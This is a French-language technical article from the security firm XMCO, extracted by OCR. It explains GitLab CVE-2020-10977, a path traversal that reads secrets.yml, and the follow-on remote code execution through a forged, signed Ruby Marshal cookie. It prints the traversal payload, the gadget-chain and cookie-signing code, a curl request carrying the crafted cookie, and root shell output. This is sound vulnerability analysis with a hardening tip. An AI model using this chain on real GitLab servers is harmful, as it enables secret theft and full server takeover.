
Schéma de l'exploitation de la CVE-2020-10977

```
def find_file(project, secret, file)
  uploader = FileUploader.new(project, secret: secret)
  uploader.retrieve_from_store!(file)
  uploader
end
```

Chemin du fichier

Méthode find_file vulnérable

Pour exploiter la CVE-2020-10977, l'attaquant doit avoir la permission de créer une issue et de la déplacer d'un projet à un autre. Par défaut, lorsqu'un utilisateur crée un compte sur une instance GitLab, il a la possibilité de créer des projets privés. En créant des projets, l'attaquant obtient tous les droits sur ces projets, notamment les droits de créer et déplacer une issue. Toutefois, il est possible d'empêcher un utilisateur de créer un projet.



Limitation du nombre de projets personnels qu'un utilisateur peut créer

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


Note : Il est possible de limiter le nombre de projets que peut créer un utilisateur. Dans le panneau d'administration, mettre la valeur de Projects limit à 0 empêche un utilisateur de créer des projets personnels. Cela est une bonne pratique lors de la création d'un nouvel utilisateur, en appliquant le principe de moindre privilège.

Le droit de créer une issue est possible par n'importe quel utilisateur qui a accès au projet [3]. Quant au droit de déplacement d'une issue, il est peu documenté et ne fait même pas partie des permissions référencées par GitLab. Ainsi, il n'y a que les utilisateurs ayant le rôle Guest qui ne peuvent pas déplacer une issue.

	Guest	Reporter	Developer	Maintainer	Owner
Créer une Issue	✅	✅	✅	✅	✅
Créer un projet	✅ *	✅	✅	✅	✅
Déplacer une Issue	❌	✅	✅	✅	✅
Laisser un commentaire	✅	✅	✅	✅	✅

** Par défaut, mais un administrateur peut limiter à 0 le nombre de projets créés par un utilisateur.*

Pour résumer, un attaquant ayant un rôle autre que Guest sur 2 projets différents est en mesure d'exploiter la CVE-2020-10977.



Projets accessibles par l'attaquant

Une fois les droits nécessaires obtenus sur 2 projets différents, l'attaquant peut créer une issue.

C'est à cette étape que la charge, permettant d'indiquer quel fichier l'attaquant veut récupérer, est envoyée au serveur.

L'issue doit avoir en description la charge suivante :

```
![a](/uploads/11111111111111111111111111111111/../../../../../../../../../../../../..//
opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml)
```

![a] correspond à une balise Markdown interprétée par GitLab pour charger un fichier sur le serveur local.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le chemin du fichier doit ensuite respecter un pattern défini dans le code source de GitLab [4], qui est le suivant :
`\!?\[.*?\]\(/uploads/(?<secret>[0-9a-f]{32})/(?<file>.*?)\)`

Pour résumer grossièrement cette expression régulière, le chemin doit commencer par la chaîne de caractère /uploads/ suivi de 32 caractères numériques ou de lettres allant de a à f puis du chemin du fichier.


Le chemin du fichier correspond au chemin donné au paramètre file de la fonction find_file.

Création d'une issue avec la charge dans le paramètre description


Une fois l'issue créée, il faut la déplacer dans le second projet. C'est le déplacement de l'objet qui va utiliser la fonction find_file de la classe UploadsRewriter.

L'issue se trouve maintenant dans le Projet Cible.

Lors du déplacement de l'issue, la fonction find_file a permis d'inclure le fichier secrets.yml du serveur dans l'issue, ce qui permet à l'attaquant de télécharger le fichier.



Déplacement de l'issue vers le projet Cible



Téléchargement du fichier secrets.yml

Le fichier secrets.yml contient le secret du serveur qui est une clé de chiffrement et de signature notamment utilisée pour s'assurer que le cookie reçu par le serveur à bien été généré par le serveur auparavant.

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Sérialisation/désérialisation : Kézako ?

La Programmation Orientée Objet (POO)

Avant d'aborder les notions de sérialisation et désérialisation, il est bon de rappeler quelques points concernant la Programmation Orientée Objet (POO). La POO est un paradigme de programmation informatique qui détermine la façon dont le développeur va concevoir son code. En POO, le développeur doit visualiser son code sous forme d'objet, avec le fameux adage : tout est objet.

**« Une fois la séquence d'octets envoyée ou stockée dans la base de données, l'application doit être capable de transformer la séquence en un objet manipulable par l'application.
Cette étape correspond à la désérialisation. »**

Un objet représente un élément ayant des caractéristiques propres. Pour créer un objet (on parle par la suite d'instancier un objet), on se base sur un modèle, appelé Classe. Cette classe définit quelles sont les caractéristiques que doit posséder un objet lors de son instanciation. Une classe peut même hériter d'une autre classe, et récupérer ainsi les méthodes et les caractéristiques de cette dernière.


Programmation orientée objet

Les objets sont très pratiques à utiliser au sein d'un programme, mais un problème survient lorsque le développeur souhaite sauvegarder l'objet pour le réutiliser plus tard, dans un autre programme, ou lorsqu'il souhaite l'envoyer sur le réseau. Pour cela, il faut transformer cet objet en une séquence d'octets qui peut être enregistrée en base de données ou transférée sur le réseau.

Ainsi l'action de passer d'un objet à une séquence d'octets correspond à la **sérialisation**.

Une fois la séquence d'octets envoyée ou stockée dans la base de données, l'application doit être capable de transformer la séquence en un objet manipulable par l'application. Cette étape correspond à la désérialisation.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Concept de la sérialisation et désérialisation

Sérialisation et désérialisation en Ruby

Ces concepts de sérialisation et désérialisation sont implémentés de différentes manières par les langages de programmation, c'est pourquoi le résultat de la sérialisation diffère selon les langages.

GitLab est développé essentiellement en Ruby, c'est pourquoi la suite de cet article se concentre sur la sérialisation et la désérialisation avec le langage Ruby.

En Ruby, il existe plusieurs moyens de faire persister un objet. Le premier est d'utiliser le module **Marshal** .

Le module **Marshal** fournit 2 méthodes : la méthode dump permettant de sérialiser un objet, et la méthode load réalisant l'action de désérialisation.

Il est possible de persister les données au format YAML et JSON. Cela se fait à l'aide des modules YAML et JSON qui procurent aussi les méthodes dump et load respectivement pour la sérialisation et la désérialisation.

```
Serealisation d'un objet de la classe Personne avec le module Marshal
"\x04\bo:\rPersonne\b:\f@prenomI\"\tXmco\x06:\x06ET:\v@villeI\"\nParis\x06;\aT:\x14@date_naissanceI\"\x0F13/11/2002\x06;\aT"

Serealisation d'un objet de la classe Personne avec le module YAML
"--- !ruby/object:Personne\nprenom: Xmco\nville: Paris\ndate_naissance: 13/11/2002\n"

Serealisation d'un objet de la classe Personne avec le module JSON
"{\"prenom\":\"Xmco\",\"ville\":\"Paris\",\"date_naissance\":\"13/11/2002\"}"
```

Sérialisation d'objets en Ruby

Exemple des moyens de sérialisation en Ruby.

Les vulnérabilités de type désérialisation

La désérialisation non sécurisée est un type de vulnérabilité qui survient lorsqu'un attaquant est capable de manipuler un objet sérialisé ce qui provoque des conséquences non voulues dans le déroulement du programme lors de la désérialisation. Cela peut provoquer un déni de service, un contournement de l'authentification ou même de l'exécution de commande sur le serveur.

Lors de la désérialisation d'un objet, le programme va instancier un objet à partir de la séquence d'octets reçue. Cette simple instanciation permet d'exécuter le code sur le système. Pour comprendre pourquoi une exécution de commande peut se produire lors de l'instanciation d'un objet, il faut s'intéresser aux méthodes magiques (magic methods).

Les méthodes magiques sont des méthodes appelées automatiquement lors de certaines situations. Par exemple, en Python, lors de l'instanciation d'un nouvel objet avec le code :

```
xmco = Personne("xmco","Paris","13/11/2002")
```


(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le programme va appeler la méthode magique __new__ dans le processus d'instanciation de l'objet.

Autre exemple, en Ruby, lors de l'appel d'une méthode inconnue par un objet, la méthode method_missing de la classe BasicObject (ou de la classe de l'objet si la méthode a été ré-écrite) est automatiquement appelée.

C'est l'enchaînement de ces méthodes et de classe ré-écrivant ces méthodes qui permettent d'exécuter du code sur le système automatiquement. Les méthodes et classes utilisées sont appelées gadgets.

> Post-exploitation : RCE via désérialisation

Le cookie experimentation_subject_id

Après avoir exploité la CVE-2020-10977 avec succès, il est possible d'aller plus loin en prenant le contrôle du système à l'aide d'une vulnérabilité de désérialisation. Mais avant, abordons le fonctionnement des cookies dans GitLab. Les cookies sont gérés par le framework Rails. C'est le composant GitLab-Rails qui le prend en charge. De nombreux cookies sont utilisés par GitLab, notamment le cookie experimentation_subject_id. Ce cookie est utilisé par les développeurs de GitLab auprès d'un nombre restreint d'utilisateurs afin de mener différentes expériences sur GitLab et ses utilisateurs. [5]


Ce cookie est envoyé à l'utilisateur lorsque ce dernier visite le GitLab. Avant l'envoi du cookie experimentation_subject_id à l'utilisateur, GitLab-Rails signe le cookie afin de s'assurer de la provenance du cookie transmis par l'utilisateur avant de le désérialiser [6].

```
def set_experimentation_subject_id_cookie
  return if cookies[:experimentation_subject_id].present?

  cookies.permanent.signed[:experimentation_subject_id] = {
    value: SecureRandom.uuid,
    domain: :all,
    secure: ::Gitlab.config.gitlab.https
  }
end
```

Signature du cookie « experimentation_subject_id »

Code source de GitLab qui signe le cookie experimentation_subject_id

Si le cookie n'est pas signé ou si la signature n'est pas bonne, le cookie est rejeté par le serveur. Le cookie experimentation_subject_id se compose de 2 parties, séparé par « -- ». La première partie est le contenu du cookie encodé en base64. La seconde partie est la signature du cookie.



Comportement du serveur face à un cookie signé et non signé

La première partie peut contenir n'importe quoi, une charge permettant d'exécuter une commande sur le serveur par exemple. Mais il faut que la deuxième partie corresponde à la signature de l'application.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Pour cela, il est possible d'exploiter la CVE-2020-10977 présentée précédemment afin de récupérer le fichier secrets.yml qui contient la clé permettant de signer un cookie. Une fois le secret récupéré avec l'exploitation de la CVE-2020-10977, il est possible de l'utiliser afin de signer un cookie spécifiquement conçu pour exploiter une vulnérabilité de type désérialisation.

```ruby
def build_payload
    erb = ERB.new("<%= `echo xmco > /tmp/xmco` %>")
    value = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
    Marshal.dump(value)

end

def sign_payload(secret_key_base, payload)
    key_generator = ActiveSupport::KeyGenerator.new(secret_key_base, { iterations: 1000 })
    key = key_generator.generate_key('signed cookie')
    verifier = ActiveSupport::MessageVerifier.new(key, { serializer: NoopSerializer.new })
    verifier.generate(payload)
end
```

Signature du cookie avec le secret récupéré

Code permettant de créer un cookie et de le signer

Le cookie est ensuite envoyé au serveur GitLab-Rails. La capture suivante montre l'envoi du cookie qui a été signé avec le secret récupéré.

```
/Volumes/untitled/xm-aho/3/scripts > master !7 ?10 > curl -vvv "http://localhost/users/sign_in"
-b "experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3Rhbm
NlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiVyNjb2Rpbmc6VVRGLTgKX2V
yYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBlY2hvIHhtY28gPiAvdG1wL3htY29gICkudG9fcyk7IF9lcmJvdXQOgZFRjoO
QGVuY29kaW5nSXU6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6D
EBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZW
NhdGlvbgAGOwpU--a5eb0c26ffcec911c0b4a7706945d4507a8fe73a"
```

Envoi du cookie signé au serveur


Envoi du cookie signé

Ce dernier vérifie la signature avant de désérialiser le cookie. Le cookie ayant été signé par le secret récupéré au préalable, le cookie est validé et désérialisé. Cela mène à l'exécution de la commande sur le serveur qui est expliqué dans les parties suivantes.

```
root@6b76503ebb70:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@6b76503ebb70:/tmp# whoami
root
root@6b76503ebb70:/tmp# l
gitaly-ruby210757078/                prometheus-mmap20201231-687-35cjlt/   prometheus-mmap20201231-999-rmnikv/
prometheus-mmap20201231-1295-28ywxs/ prometheus-mmap20201231-731-1gm3ws1/  xmco
root@6b76503ebb70:/tmp# cat xmco
xmco
```

Création du fichier « xmco » sur le serveur

Exécution de la commande sur le serveur



Étapes pour exécuter une commande sur le serveur GitLab

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Explication de la charge

Le cookie a bien été reçu par le serveur. Celui-ci va tout d'abord vérifier la signature du cookie. Le cookie ayant été spécifiquement conçu par l'attaquant et signé avec la clé du serveur récupéré à l'aide de l'exploitation de la CVE-2020-10977, la signature est validée. Le cookie est donc désérialisé sans autre vérification. Avant d'exécuter la charge sur le serveur, nous allons analyser le contenu du cookie pour expliquer de quoi est composée la charge.

```
erb = ERB.new("<%= `echo xmco > /tmp/xmco` %>")

value = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)

Marshal.dump(value)
```

Code de la charge

Charge pour exécuter une commande sur le serveur GitLab

La charge utilisée pour l'exécution de commande tient en 3 lignes que nous allons analyser.

« Cette classe (DeprecatedinstanceVariableProxy) va prévenir le développeur que le morceau de code qu'il utilise est déprécié et qu'il doit utiliser un autre morceau de code. En plus d'afficher un message au développeur, indiquant qu'il va devoir adapter son code, l'objet va appeler le nouveau morceau de code à utiliser afin de ne pas causer de dysfonctionnement dans l'application de l'utilisateur. »

La première ligne instancie un objet de la classe ERB. ERB est un module de template utilisé par les serveurs Ruby pour réaliser les vues d'une application web (modèle MVC). Ce module donne la possibilité d'exécuter une commande sur le système à l'aide de la méthode result. Cette méthode, généralement utilisée pour générer une vue, peut interpréter du code Ruby, avec l'utilisation de la méthode eval **[7][8]**. Ainsi, l'objet est instancié avec en paramètre du code Ruby, permettant d'exécuter une commande lors l'utilisation de la méthode result sur l'objet. Cette commande a pour effet de créer un fichier xmco dans le repertoire /tmp avec pour contenu la chaîne de caractère *xmco*.

```
def result(b=new_toplevel)
  unless @_init.equal?(self.class.singleton_class)
    raise ArgumentError, "not initialized"
  end
  eval(@src, b, (@filename || '(erb)'), @lineno)
end
```

Interprétation de code Ruby avec la méthode « eval » appelée dans la méthode « result » d'un objet « ERB »

code source de la méthode result

La deuxième ligne du code qui génère la charge permet de créer un objet de la classe DeprecatedinstanceVariableProxy.

L'objectif premier de cette classe est de déprécier une variable d'une instance. L'instanciation de cet objet prend en paramètre l'objet ERB instancié, une méthode et le nom d'une variable de notre objet ERB ainsi qu'un objet de la classe Deprecation.

Pour comprendre le pourquoi de la classe DeprecatedinstanceVariableProxy, il faut comprendre son utilité et adopter le point de vue d'un développeur.

Lors du développement d'une application, il est souvent fait appel à des morceaux de code, écrit par d'autres développeurs, afin de faciliter la réalisation de certaines tâches. Ces morceaux de codes sont réunis dans des bibliothèques. Cependant, ces bibliothèques évoluent et il peut arriver que certains morceaux de code soient modifiés, voire supprimés. La modification de ces bibliothèques peut causer le dysfonctionnement des applications utilisant ces dernières.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Ainsi, il est d'usage que les développeurs de ces bibliothèques préviennent les autres développeurs que le morceau de code utilisé est déprécié et qu'il va être supprimé dans la prochaine version de la bibliothèque.


C'est dans ce cadre que la classe DeprecatedinstanceVariableProxy est utilisée. Cette classe va prévenir le développeur que le morceau de code qu'il utilise est déprécié et qu'il doit utiliser un autre morceau de code. En plus d'afficher un message au développeur, indiquant qu'il va devoir adapter son code, l'objet va appeler le nouveau morceau de code à utiliser afin de ne pas causer de dysfonctionnement dans l'application de l'utilisateur. DeprecatedinstanceVariableProxy remplit donc deux missions : prévenir le développeur que le morceau de code va bientôt être supprimé et appeler le nouveau morceau de code.

Pour la construction de notre charge, c'est la deuxième mission de la classe qui nous intéresse. En effet, pour faire appel au nouveau morceau de code, la classe va s'appuyer sur le mécanisme des méthodes magiques (Ghost method).
La dernière ligne permet de sérialiser la charge avant de l'envoyer au serveur GitLab.

Mais pourquoi l'enchaînement de ces gadgets permet-il d'exécuter une commande sur le serveur ? Pour répondre à cette question, nous allons dérouler ce qui se passe sur le serveur, une fois le cookie désérialisé.

Exécution de la charge sur le serveur

Déroulons maintenant les étapes qui ont lieu une fois le cookie reçu par le serveur. Ce dernier est désérialisé et un objet de la classe DeprecatedinstanceVariableProxy est instancié, mais aucune commande n'est encore exécutée sur le serveur. Une méthode est ensuite appelée sur notre objet, mais cette méthode n'est pas connue par notre objet spécifiquement créé.

